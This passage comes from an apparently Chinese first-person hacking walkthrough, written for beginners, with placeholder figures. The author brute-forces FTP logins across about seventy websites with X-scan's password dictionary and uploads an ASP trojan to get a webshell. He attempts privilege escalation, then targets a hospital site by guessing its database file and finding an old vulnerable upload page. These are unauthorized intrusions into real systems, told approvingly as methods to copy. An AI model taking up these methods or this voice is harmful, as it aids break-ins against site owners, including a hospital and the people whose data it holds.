典”选择为刚才整理好的用户名，密码还是使用X-scan自带的ftp字典。现在就可以开始我们的扫描之旅了，我就不信七十多个站点就没有漏网之鱼的，咖啡还没有冲好，瞧瞧，鱼儿已经出来了，如图8。随便选择了第二个进行登录，然后直接上传asp木马，webshell得到了，如图9。在webshell里翻了翻，发现权限设置得很变态，如图10，我所知道的提权方法都用尽了也搞不出什么名堂。




图7




图8

四、我乐意

这样放弃岂不是太便宜它了，当然不行，无意间图9中的那个“$$$”目录引起了我的注意，回想起使用迅雷找后台时也有这个$号，两个一对比，噢，原来是这样……小菜们想知道是什么原因吗，就请继续往下看吧。有了思路就好办事了，打开数据库链接文件conn.asp，这管理员也太神经了吧，数据库居然是这样个整法，如图11。没关系，打开医院网站的目录照套就是了，啊，居然出错了，如图12，不好意思忘记了符号跟#号一样是要转换后才能打开的，如图13。




图9




图10




图11

重新套下数据库，还是不行，换下名字，居然提示“Bad request”，如图14，这是什么东西，不明白，但至少可以断定数据库是猜对了，服务器是设置了某种限制不能下载罢了！我于是在后台目录翻了翻，看看还有没有其他的利用方法，uploadpic.asp怎么那么眼熟可一时就是想不起来是啥东西，如图15。使用浏览器打开后一看，这不是很久以前的雷池程序吗，如

图16，这回看你还不死？




图12

